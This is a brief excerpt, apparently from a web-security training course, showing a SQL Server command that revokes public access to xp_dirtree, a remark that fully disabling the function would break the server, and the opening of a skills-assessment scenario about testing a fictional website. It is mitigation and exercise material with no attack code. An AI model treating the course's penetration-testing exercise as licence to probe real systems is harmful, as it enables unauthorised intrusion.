
```
REVOKE EXECUTE ON xp_dirtree TO public
```

Note: It is possible to completely disable functions like `xp_dirtree`, but this is `not` something you'd want to do, as the server itself uses this function.

https://t.me/CyberFreeCourses

Skills Assessment

You have been hired by `Doner 4 You` to test their website for any vulnerabilities. You ask them what their tech stack is and they say HTML + CSS; seems legit 🤔.



https://t.me/CyberFreeCourses